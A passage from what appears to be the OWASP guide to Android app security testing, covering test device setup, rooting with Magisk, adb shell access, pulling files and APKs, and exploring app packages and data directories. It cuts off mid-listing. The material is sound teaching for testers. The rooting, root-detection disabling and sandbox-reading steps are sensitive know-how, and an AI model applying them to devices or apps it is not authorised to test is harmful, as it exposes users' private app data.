Distributing apps from anywhere (your own site, any store, etc.) is possible because the Android ecosystem is open. However, Google Play is the most well-known, trusted, and popular store, and Google itself provides it. Amazon Appstore is the trusted default store for Kindle devices. If users want to install third-party apps from a non-trusted source, they must explicitly allow this with their device security settings.

Apps can be installed on an Android device from a variety of sources: locally via USB, via Google's official app store (Google Play Store) or from alternative stores.

Whereas other vendors may review and approve apps before they are actually published, Google will simply scan for known malware signatures; this minimizes the time between the beginning of the publishing process and public app availability.

Publishing an app is quite straightforward; the main operation is making the signed APK file downloadable. On Google Play, publishing starts with account creation and is followed by app delivery through a dedicated interface. Details are available at the official Android documentation.

Android Application Attack Surface

The Android application attack surface consists of all components of the application, including the supportive material necessary to release the app and to support its functioning. The Android application may be vulnerable to attack if it does not:

- Validate all input by means of IPC communication or URL schemes, see also:
  - Testing for Sensitive Functionality Exposure Through IPC
  - Testing Custom URL Schemes
- Validate all input by the user in input fields.
- Validate the content loaded inside a WebView, see also:
  - Testing JavaScript Execution in WebViews
  - Testing WebView Protocol Handlers
  - Determining Whether Java Objects Are Exposed Through WebViews
- Securely communicate with backend servers or is susceptible to man-in-the-middle attacks between the server and the mobile application, see also:
  - Testing Network Communication
  - Android Network APIs
- Securely stores all local data, or loads untrusted data from storage, see also:
  - Data Storage on Android
- Protect itself against compromised environments, repackaging or other local attacks, see also:
  - Android Anti-Reversing Defenses

Android Basic Security Testing

In the previous chapter, we provided an overview of the Android platform and described the structure of its apps. In this chapter, we'll talk about setting up a security testing environment and introduce basic processes and techniques you can use to test Android apps for security flaws. These basic processes are the foundation for the test cases outlined in the following chapters.

Android Testing Setup

You can set up a fully functioning test environment on almost any machine running Windows, Linux, or macOS.

Host Device

At the very least, you'll need Android Studio (which comes with the Android SDK) platform tools, an emulator, and an app to manage the various SDK versions and framework components. Android Studio also comes with an Android Virtual Device (AVD) Manager application for creating emulator images. Make sure that the newest SDK tools and platform tools packages are installed on your system.

In addition, you may want to complete your host setup by installing the Android NDK if you're planning to work with apps containing native libraries (it will be also relevant in the chapter "Tampering and Reverse Engineering on Android").

Sometimes it can be useful to display or control devices from the computer. To achieve this, you can use Scrcpy.

Testing Device

For dynamic analysis, you'll need an Android device to run the target app on. In principle, you can test without a real Android device and use only the emulator. However, apps execute quite slowly on a emulator, and simulators may not give realistic results. Testing on a real device makes for a smoother process and a more realistic environment. On the other hand, emulators allow you to easily change SDK versions or create multiple devices. A full overview of the pros and cons of each approach is listed in the table below.

Property	Physical	Emulator/Simulator
Ability to restore	Softbricks are always possible, but new firmware can typically still be flashed. Hardbricks are very rare.	Emulators can crash or become corrupt, but a new one can be created or a snapshot can be restored.
Reset	Can be restored to factory settings or reflashed.	Emulators can be deleted and recreated.

Property	Physical	Emulator/Simulator
Snapshots	Not possible.	Supported, great for malware analysis.
Speed	Much faster than emulators.	Typically slow, but improvements are being made.
Cost	Typically start at $200 for a usable device. You may require different devices, such as one with or without a biometric sensor.	Both free and commercial solutions exist.
Ease of rooting	Highly dependent on the device.	Typically rooted by default.
Ease of emulator detection	It's not an emulator, so emulator checks are not applicable.	Many artefacts will exist, making it easy to detect that the app is running in an emulator.
Ease of root detection	Easier to hide root, as many root detection algorithms check for emulator properties. With Magisk Systemless root it's nearly impossible to detect.	Emulators will almost always trigger root detection algorithms due to the fact that they are built for testing with many artefacts that can be found.
Hardware interaction	Easy interaction through Bluetooth, NFC, 4G, Wi-Fi, biometrics, camera, GPS, gyroscope, …	Usually fairly limited, with emulated hardware input (e.g. random GPS coordinates)
API level support	Depends on the device and the community. Active communities will keep distributing updated versions (e.g. LineageOS), while less popular devices may only receive a few updates. Switching between versions requires flashing the device, a tedious process.	Always supports the latest versions, including beta releases. Emulators containing specific API levels can easily be downloaded and launched.

Property	Physical	Emulator/Simulator
Native library support	Native libraries are usually built for ARM devices, so they will work on a physical device.	Some emulators run on x86 CPUs, so they may not be able to run packaged native libraries.
Malware danger	Malware samples can infect a device, but if you can clear out the device storage and flash a clean firmware, thereby restoring it to factory settings, this should not be a problem. Be aware that there are malware samples that try to exploit the USB bridge.	Malware samples can infect an emulator, but the emulator can simply be removed and recreated. It is also possible to create snapshots and compare different snapshots to help in malware analysis. Be aware that there are malware proofs of concept which try to attack the hypervisor.

Testing on a Real Device

Almost any physical device can be used for testing, but there are a few considerations to be made. First, the device needs to be rootable. This is typically either done through an exploit, or through an unlocked bootloader. Exploits are not always available, and the bootloader may be locked permanently, or it may only be unlocked once the carrier contract has been terminated.

The best candidates are flagship Google pixel devices built for developers. These devices typically come with an unlockable bootloader, opensource firmware, kernel, radio available online and official OS source code. The developer communities prefer Google devices as the OS is closest to the android open source project. These devices generally have the longest support windows with 2 years of OS updates and 1 year of security updates after that.

Alternatively, Google's Android One project contains devices that will receive the same support windows (2 years of OS updates, 1 year of security updates) and have near-stock experiences. While it was originally started as a project for low-end devices, the program has evolved to include mid-range and high-end smartphones, many of which are actively supported by the modding community.

Devices that are supported by the LineageOS project are also very good candidates for test devices. They have an active community, easy to follow flashing and rooting instructions and the latest Android versions are typically quickly available as a Lineage installation. LineageOS also continues support for new Android versions long after the OEM has stopped distributing updates.

When working with an Android physical device, you'll want to enable Developer Mode and USB debugging on the device in order to use the ADB debugging interface. Since Android 4.2 (API level 16), the **Developer options** sub menu in the Settings app is hidden by default. To activate it, tap the **Build number** section of the **About phone** view seven times. Note that the build number field's location varies slightly by device. For example, on LG Phones, it is under **About phone** ->

Software information. Once you have done this, **Developer options** will be shown at bottom of the Settings menu. Once developer options are activated, you can enable debugging with the **USB debugging** switch.

Testing on an Emulator

Multiple emulators exist, once again with their own strengths and weaknesses:

Free emulators:

- Android Virtual Device (AVD) - The official android emulator, distributed with Android Studio.
- Android X86 - An x86 port of the Android code base

Commercial emulators:

- Genymotion - Mature emulator with many features, both as local and cloud-based solution. Free version available for non-commercial use.
- Corellium - Offers custom device virtualization through a cloud-based or on-prem solution.

Although there exist several free Android emulators, we recommend using AVD as it provides enhanced features appropriate for testing your app compared to the others. In the remainder of this guide, we will use the official AVD to perform tests.

AVD supports some hardware emulation, such as GPS, SMS and motion sensors.

You can either start an Android Virtual Device (AVD) by using the AVD Manager in Android Studio or start the AVD manager from the command line with the `android` command, which is found in the tools directory of the Android SDK:

```
$ ./android avd
```

Several tools and VMs that can be used to test an app within an emulator environment are available:

- MobSF
- Nathan (not updated since 2016)

Please also verify the "Testing Tools" chapter at the end of this book.

Getting Privileged Access

Rooting (i.e., modifying the OS so that you can run commands as the root user) is recommended for testing on a real device. This gives you full control over the operating system and allows you to bypass restrictions such as app sandboxing. These privileges in turn allow you to use techniques like code injection and function hooking more easily.

Note that rooting is risky, and three main consequences need to be clarified before you proceed. Rooting can have the following negative effects:

- voiding the device warranty (always check the manufacturer's policy before taking any action)
- "bricking" the device, i.e., rendering it inoperable and unusable

- creating additional security risks (because built-in exploit mitigations are often removed)

You should not root a personal device that you store your private information on. We recommend getting a cheap, dedicated test device instead. Many older devices, such as Google's Nexus series, can run the newest Android versions and are perfectly fine for testing.

You need to understand that rooting your device is ultimately YOUR decision and that OWASP shall in no way be held responsible for any damage. If you're uncertain, seek expert advice before starting the rooting process.

Which Mobiles Can Be Rooted

Virtually any Android mobile can be rooted. Commercial versions of Android OS (which are Linux OS evolutions at the kernel level) are optimized for the mobile world. Some features have been removed or disabled for these versions, for example, non-privileged users' ability to become the 'root' user (who has elevated privileges). Rooting a phone means allowing users to become the root user, e.g., adding a standard Linux executable called `su`, which is used to change to another user account.

To root a mobile device, first unlock its boot loader. The unlocking procedure depends on the device manufacturer. However, for practical reasons, rooting some mobile devices is more popular than rooting others, particularly when it comes to security testing: devices created by Google and manufactured by companies like Samsung, LG, and Motorola are among the most popular, particularly because they are used by many developers. The device warranty is not nullified when the boot loader is unlocked and Google provides many tools to support the root itself. A curated list of guides for rooting all major brand devices is posted on the XDA forums.

Rooting with Magisk

Magisk ("Magic Mask") is one way to root your Android device. It's specialty lies in the way the modifications on the system are performed. While other rooting tools alter the actual data on the system partition, Magisk does not (which is called "systemless"). This enables a way to hide the modifications from root-sensitive applications (e.g. for banking or games) and allows using the official Android OTA upgrades without the need to unroot the device beforehand.

You can get familiar with Magisk reading the official documentation on GitHub. If you don't have Magisk installed, you can find installation instructions in the documentation. If you use an official Android version and plan to upgrade it, Magisk provides a tutorial on GitHub.

Furthermore, developers can use the power of Magisk to create custom modules and submit them to the official Magisk Modules repository. Submitted modules can then be installed inside the Magisk Manager application. One of these installable modules is a systemless version of the famous Xposed Framework (available for SDK versions up to 27).

Root Detection

An extensive list of root detection methods is presented in the "Testing Anti-Reversing Defenses on Android" chapter.

For a typical mobile app security build, you'll usually want to test a debug build with root detection disabled. If such a build is not available for testing, you can disable root detection in a variety of ways that will be introduced later in this book.

Basic Testing Operations

Accessing the Device Shell

One of the most common things you do when testing an app is accessing the device shell. In this section we'll see how to access the Android shell both remotely from your host computer with/without a USB cable and locally from the device itself.

Remote Shell

In order to connect to the shell of an Android device from your host computer, adb is usually your tool of choice (unless you prefer to use remote SSH access, e.g. via Termux).

For this section we assume that you've properly enabled Developer Mode and USB debugging as explained in "Testing on a Real Device". Once you've connected your Android device via USB, you can access the remote device's shell by running:

```
$ adb shell
```

> press Control + D or type `exit` to quit

If your device is rooted or you're using the emulator, you can get root access by running `su` once in the remote shell:

```
$ adb shell
bullhead:/ $ su
bullhead:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
```

> Only if you're working with an emulator you may alternatively restart adb with root permissions with the command `adb root` so next time you enter `adb shell` you'll have root access already. This also allows to transfer data bidirectionally between your host computer and the Android file system, even with access to locations where only the root user has access to (via `adb push/pull`). See more about data transfer in section "Host-Device Data Transfer" below.

Connect to Multiple Devices

If you have more than one device, remember to include the `-s` flag followed by the device serial ID on all your adb commands (e.g. `adb -s emulator-5554 shell` or `adb -s 00b604081540b7c6 shell`). You can get a list of all connected devices and their serial IDs by using the following command:

```
$ adb devices
List of devices attached
00c907098530a82c    device
emulator-5554    device
```

Connect to a Device over Wi-Fi

You can also access your Android device without using the USB cable. For this you'll have to connect both your host computer and your Android device to the same Wi-Fi network and follow the next steps:

- Connect the device to the host computer with a USB cable and set the target device to listen for a TCP/IP connection on port 5555: `adb tcpip 5555`.
- Disconnect the USB cable from the target device and run `adb connect <device_ip_address>`. Check that the device is now available by running `adb devices`.
- Open the shell with `adb shell`.

However, notice that by doing this you leave your device open to anyone being in the same network and knowing the IP address of your device. You may rather prefer using the USB connection.

> For example, on a Nexus device, you can find the IP address at **Settings** -> **System** -> **About phone** -> **Status** -> **IP address** or by going to the **Wi-Fi** menu and tapping once on the network you're connected to.

See the full instructions and considerations in the Android Developers Documentation.

Connect to a Device via SSH

If you prefer, you can also enable SSH access. A convenient option is to use Termux, which you can easily configure to offer SSH access (with password or public key authentication) and start it with the command `sshd` (starts by default on port 8022). In order to connect to the Termux via SSH you can simply run the command `ssh -p 8022 <ip_address>` (where `ip_address` is the actual remote device IP). This option has some additional benefits as it allows to access the file system via SFTP also on port 8022.

On-device Shell App

While usually using an on-device shell (terminal emulator) such as Termux might be very tedious compared to a remote shell, it can prove handy for debugging in case of, for example, network issues or check some configuration.

Host-Device Data Transfer

Using adb

You can copy files to and from a device by using the adb commands `adb pull <remote> <local>` and `adb push <local> <remote>` commands. Their usage is very straightforward. For example, the following will copy `foo.txt` from your current directory (local) to the `sdcard` folder (remote):


```
$ adb push foo.txt /sdcard/foo.txt
```

This approach is commonly used when you know exactly what you want to copy and from/to where and also supports bulk file transfer, e.g. you can pull (copy) a whole directory from the Android device to your host computer.

```
$ adb pull /sdcard
/sdcard/: 1190 files pulled. 14.1 MB/s (304526427 bytes in 20.566s)
```

Using Android Studio Device File Explorer

Android Studio has a built-in Device File Explorer which you can open by going to **View** -> **Tool Windows** -> **Device File Explorer**.



Name	Date	Size
sg.vp.owasp_mobile.omtg_android	2019-05-23 21:08	4 KB
app_ACRA-approv	2018-12-02 22:42	4 KB
app_ACRA-unappr	2018-12-02 22:42	4 KB
app_textures	2018-08-11 21:08	4 KB
app_webview	2018-08-28 19:26	4 KB
cache	2018-08-11 21:08	4 KB
code_cache	2018-06-06 11:39	4 KB
databases	2018-06-06 11:39	4 KB
files	2019-06-03 12:19	4 KB
lib	2019-05-23 21:08	74 B
shared_prefs	2018-08-28 19:26	4 KB

If you're using a rooted device you can now start exploring the whole file system. However, when using a non-rooted device accessing the app sandboxes won't work unless the app is debuggable and even then you are "jailed" within the app sandbox.

Using objection

This option is useful when you are working on a specific app and want to copy files you might encounter inside its sandbox (notice that you'll only have access to the files that the target app has access to). This approach works without having to set the app as debuggable, which is otherwise required when using Android Studio's Device File Explorer.

First, connect to the app with Objection as explained in "Recommended Tools - Objection". Then, use `ls` and cd as you normally would on your terminal to explore the available files:

```
$ frida-ps -U | grep -i owasp
21228  sg.vp.owasp_mobile.omtg_android

$ objection -g sg.vp.owasp_mobile.omtg_android explore
```

```
...g.vp.owasp_mobile.omtg_android on (google: 8.1.0) [usb] # cd ..
/data/user/0/sg.vp.owasp_mobile.omtg_android

...g.vp.owasp_mobile.omtg_android on (google: 8.1.0)  [usb] # ls
Type       ...  Name
---------  ...  -------------------
Directory  ...  cache
Directory  ...  code_cache
Directory  ...  lib
Directory  ...  shared_prefs
Directory  ...  files
Directory  ...  app_ACRA-approved
Directory  ...  app_ACRA-unapproved
Directory  ...  databases

Readable: True  Writable: True
```

One you have a file you want to download you can just run `file download <some_file>`. This will download that file to your working directory. The same way you can upload files using `file upload`.

```
...[usb] # ls
Type    ...  Name
------  ...  -----------------------------------------------
File    ...  sg.vp.owasp_mobile.omtg_android_preferences.xml

Readable: True  Writable: True
...[usb] # file download sg.vp.owasp_mobile.omtg_android_preferences.xml
Downloading ...
Streaming file from device...
Writing bytes to destination...
Successfully downloaded ... to sg.vp.owasp_mobile.omtg_android_preferences.xml
```


The downside is that, at the time of this writing, objection does not support bulk file transfer yet, so you're restricted to copy individual files. Still, this can come handy in some scenarios where you're already exploring the app using objection anyway and find some interesting file. Instead of e.g. taking note of the full path of that file and use `adb pull <path_to_some_file>` from a separate terminal, you might just want to directly do `file download <some_file>`.

Using Termux

If you have a rooted device, have Termux installed and have properly configured SSH access on it, you should have an SFTP (SSH File Transfer Protocol) server already running on port 8022. You may access it from your terminal:

```
$ sftp -P 8022 root@localhost
...
sftp> cd /data/data
sftp> ls -1
...
sg.vantagepoint.helloworldjni
sg.vantagepoint.uncrackable1
sg.vp.owasp_mobile.omtg_android
```

Or simply by using an SFTP-capable client like FileZilla:



Remote site: /data/data/sg.vp.owasp_mobile.omtg_android

- sg.vp.owasp_mobile.omtg_android
  - app_ACRA-approved
  - app_ACRA-unapproved
  - cache
  - code_cache
  - databases
  - files
  - lib
  - shared_prefs
- tesmath.calcy
- drm
- fpc
- fpc_tpl

Filename	Filesize	Filetype	Last modified	Permissions	Owner/Group
..					
app_ACRA-approved		Directory	06/04/2019 1...	drwxrwx--x	u0_a263 ...
app_ACRA-unapproved		Directory	06/04/2019 1...	drwxrwx--x	u0_a263 ...
cache		Directory	06/04/2019 1...	drwxrws--x	u0_a263 ...
code_cache		Directory	06/04/2019 1...	drwxrws--x	u0_a263 ...
databases		Directory	06/04/2019 1...	drwxrwx--x	u0_a263 ...
files		Directory	06/04/2019 1...	drwxrwx--x	u0_a263 ...
lib		Directory	06/04/2019 1...	lrwxrwxrwx	root root
shared_prefs		Directory	06/04/2019 1...	drwxrwx--x	u0_a263 ...

8 directories

Check the Termux Wiki to learn more about remote file access methods.

Obtaining and Extracting Apps

There are several ways of extracting APK files from a device. You will need to decide which one is the easiest method depending if the app is public or private.

Alternative App Stores

One of the easiest options is to download the APK from websites that mirror public applications from the Google Play Store. However, keep in mind that these sites are not official and there is no guarantee that the application hasn't been repackaged or contain malware. A few reputable websites that host APKs and are not known for modifying apps and even list SHA-1 and SHA-256 checksums of the apps are:

- APKMirror
- APKPure

Beware that you do not have control over these sites and you cannot guarantee what they do in the future. Only use them if it's your only option left.

Using gplaycli

You can use gplaycli to download (`-d`) the selected APK by specifying its AppID (add `-p` to show a progress bar and `-v` for verbosity):

```
$ gplaycli -p -v -d com.google.android.keep
[INFO] GPlayCli version 3.26 [Python3.7.4]
[INFO] Configuration file is ~/.config/gplaycli/gplaycli.conf
[INFO] Device is bacon
[INFO] Using cached token.
[INFO] Using auto retrieved token to connect to API
[INFO] 1 / 1 com.google.android.keep
[################################] 15.78MB/15.78MB - 00:00:02 6.57MB/s/s
[INFO] Download complete
```

The `com.google.android.keep.apk` file will be in your current directory. As you might imagine, this approach is a very convenient way to download APKs, especially with regards to automation.

> You may use your own Google Play credentials or token. By default, gplaycli will use an internally provided token.

Extracting the App Package from the Device

Obtaining app packages from the device is the recommended method as we can guarantee the app hasn't been modified by a third-party. To obtain applications from a rooted or non-rooted device, you can use the following methods:

Use `adb pull` to retrieve the APK. If you don't know the package name, the first step is to list all the applications installed on the device:

```
$ adb shell pm list packages
```

Once you have located the package name of the application, you need the full path where it is stored on the system to download it.

```
$ adb shell pm path <package name>
```

With the full path to the APK, you can now simply use `adb pull` to extract it.

```
$ adb pull <apk path>
```

The APK will be downloaded in your working directory.

Alternatively, there are also apps like APK Extractor that do not require root and can even share the extracted APK via your preferred method. This can be useful if you don't feel like connecting the device or setting up adb over the network to transfer the file.

Installing Apps

Use `adb install` to install an APK on an emulator or connected device.

```
adb install path_to_apk
```

Note that if you have the original source code and use Android Studio, you do not need to do this because Android Studio handles the packaging and installation of the app for you.

Information Gathering

One fundamental step when analyzing apps is information gathering. This can be done by inspecting the app package on your host computer or remotely by accessing the app data on the device. You'll find more advanced techniques in the subsequent chapters but, for now, we will focus on the basics: getting a list of all installed apps, exploring the app package and accessing the app data directories on the device itself. This should give you a bit of context about what the app is all about without even having to reverse engineer it or perform more advanced analysis. We will be answering questions such as:

- Which files are included in the package?
- Which native libraries does the app use?
- Which app components does the app define? Any services or content providers?
- Is the app debuggable?
- Does the app contain a network security policy?
- Does the app create any new files when being installed?

Listing Installed Apps

When targeting apps that are installed on the device, you'll first have to figure out the correct package name of the application you want to analyze. You can retrieve the installed apps either by using `pm` (Android Package Manager) or by using `frida-ps`:

```
$ adb shell pm list packages
package:sg.vantagepoint.helloworldjni
package:eu.chainfire.supersu
package:org.teamsik.apps.hackingchallenge.easy
package:org.teamsik.apps.hackingchallenge.hard
package:sg.vp.owasp_mobile.omtg_android
```

You can include flags to show only third party apps (`-3`) and the location of their APK file (`-f`), which you can use afterwards to download it via `adb pull`:

```
$ adb shell pm list packages -3 -f
package:/data/app/sg.vantagepoint.helloworldjni-1/base.apk=sg.vantagepoint.helloworldjni
package:/data/app/eu.chainfire.supersu-1/base.apk=eu.chainfire.supersu
package:/data/app/org.teamsik.apps.hackingchallenge.easy-1/base.apk=org.teamsik.apps.hackingchallenge.easy
package:/data/app/org.teamsik.apps.hackingchallenge.hard-1/base.apk=org.teamsik.apps.hackingchallenge.hard
package:/data/app/sg.vp.owasp_mobile.omtg_android-kR0ovWl9eoU_yh0jPJ9caQ==/base.apk=sg.vp.owasp_mobile.omtg_android
```

This is the same as running `adb shell pm path <app_package_id>` on an app package ID:

```
$ adb shell pm path sg.vp.owasp_mobile.omtg_android
package:/data/app/sg.vp.owasp_mobile.omtg_android-kR0ovWl9eoU_yh0jPJ9caQ==/base.apk
```

Use `frida-ps -Uai` to get all apps (`-a`) currently installed (`-i`) on the connected USB device (`-U`):

```
$ frida-ps -Uai
  PID  Name                                      Identifier
-----  ----------------------------------------  ---------------------------------------
  766  Android System                            android
21228  Attack me if u can                        sg.vp.owasp_mobile.omtg_android
 4281  Termux                                    com.termux
    -  Uncrackable1                              sg.vantagepoint.uncrackable1
```

Note that this also shows the PID of the apps that are running at the moment. Take a note of the "Identifier" and the PID if any as you'll need them afterwards.

Exploring the App Package

Once you have collected the package name of the application you want to target, you'll want to start gathering information about it. First, retrieve the APK as explained in "Basic Testing Operations - Obtaining and Extracting Apps".

APK files are actually ZIP files that can be unpacked using a standard unarchiver:

```
$ unzip base.apk
$ ls -lah
-rw-r--r--   1 sven  staff    11K Dec  5 14:45 AndroidManifest.xml
drwxr-xr-x   5 sven  staff   170B Dec  5 16:18 META-INF
drwxr-xr-x   6 sven  staff   204B Dec  5 16:17 assets
-rw-r--r--   1 sven  staff   3.5M Dec  5 14:41 classes.dex
drwxr-xr-x   3 sven  staff   102B Dec  5 16:18 lib
drwxr-xr-x  27 sven  staff   918B Dec  5 16:17 res
-rw-r--r--   1 sven  staff   241K Dec  5 14:45 resources.arsc
```

The following files are unpacked:

- AndroidManifest.xml: contains the definition of the app's package name, target and minimum API level, app configuration, app components, permissions, etc.
- META-INF: contains the app's metadata
  - MANIFEST.MF: stores hashes of the app resources
  - CERT.RSA: the app's certificate(s)
  - CERT.SF: list of resources and the SHA-1 digest of the corresponding lines in the MANIFEST.MF file
- assets: directory containing app assets (files used within the Android app, such as XML files, JavaScript files, and pictures), which the AssetManager can retrieve
- classes.dex: classes compiled in the DEX file format, the Dalvik virtual machine/Android Runtime can process. DEX is Java bytecode for the Dalvik Virtual Machine. It is optimized for small devices
- lib: directory containing 3rd party libraries that are part of the APK.
- res: directory containing resources that haven't been compiled into resources.arsc
- resources.arsc: file containing precompiled resources, such as XML files for the layout

As unzipping with the standard `unzip` utility leaves some files such as the `AndroidManifest.xml` unreadable, you better unpack the APK using apktool as described in "Recommended Tools - apktool". The unpacking results into:

```
$ ls -alh
total 32
drwxr-xr-x    9 sven  staff   306B Dec  5 16:29 .
drwxr-xr-x    5 sven  staff   170B Dec  5 16:29 ..
-rw-r--r--    1 sven  staff    10K Dec  5 16:29 AndroidManifest.xml
-rw-r--r--    1 sven  staff   401B Dec  5 16:29 apktool.yml
```

```
drwxr-xr-x    6 sven  staff   204B Dec  5 16:29 assets
drwxr-xr-x    3 sven  staff   102B Dec  5 16:29 lib
drwxr-xr-x    4 sven  staff   136B Dec  5 16:29 original
drwxr-xr-x  131 sven  staff   4.3K Dec  5 16:29 res
drwxr-xr-x    9 sven  staff   306B Dec  5 16:29 smali
```

The Android Manifest

The Android Manifest is the main source of information, it includes a lot of interesting information such as the package name, the permissions, app components, etc.

Here's a non-exhaustive list of some info and the corresponding keywords that you can easily search for in the Android Manifest by just inspecting the file or by using `grep -i <keyword> AndroidManifest.xml`:

- App permissions: `permission` (see "Android Platform APIs")
- Backup allowance: `android:allowBackup` (see "Data Storage on Android")
- App components: `activity`, `service`, `provider`, `receiver` (see "Android Platform APIs" and "Data Storage on Android")
- Debuggable flag: `debuggable` (see "Code Quality and Build Settings of Android Apps")

Please refer to the mentioned chapters to learn more about how to test each of these points.

App Binary

As seen above in "Exploring the App Package", the app binary (`classes.dex`) can be found in the root directory of the app package. It is a so-called DEX (Dalvik Executable) file that contains compiled Java code. Due to its nature, after applying some conversions you'll be able to use a decompiler to produce Java code. We've also seen the folder `smali` that was obtained after we run apktool. This contains the disassembled Dalvik bytecode in an intermediate language called smali, which is a human-readable representation of the Dalvik executable.

Refer to the section "Reviewing Decompiled Java Code" in the chapter "Tampering and Reverse Engineering on Android" for more information about how to reverse engineer DEX files.

Native Libraries

You can inspect the `lib` folder in the APK:

```
$ ls -1 lib/armeabi/
libdatabase_sqlcipher.so
libnative.so
libsqlcipher_android.so
libstlport_shared.so
```

or from the device with objection:

```
...g.vp.owasp_mobile.omtg_android on (google: 8.1.0) [usb] # ls lib
Type    ...  Name
------  ...  ------------------------
File    ...  libnative.so
File    ...  libdatabase_sqlcipher.so
File    ...  libstlport_shared.so
File    ...  libsqlcipher_android.so
```

For now this is all information you can get about the native libraries unless you start reverse engineering them, which is done using a different approach than the one used to reverse the app binary as this code cannot be decompiled but only disassembled. Refer to the section "Reviewing Disassemble Native Code" in the chapter "Tampering and Reverse Engineering on Android" for more information about how to reverse engineer these libraries.

Other App Resources

It is normally worth taking a look at the rest of the resources and files that you may find in the root folder of the APK as some times they contain additional goodies like key stores, encrypted databases, certificates, etc.

Accessing App Data Directories

Once you have installed the app, there is further information to explore, where tools like objection come in handy.

When using objection you can retrieve different kinds of information, where env will show you all the directory information of the app.

```
$ objection -g sg.vp.owasp_mobile.omtg_android explore

...g.vp.owasp_mobile.omtg_android on (google: 8.1.0) [usb] # env

Name                    Path
----------------------  ---------------------------------------------------------------------------
cacheDirectory          /data/user/0/sg.vp.owasp_mobile.omtg_android/cache
codeCacheDirectory      /data/user/0/sg.vp.owasp_mobile.omtg_android/code_cache
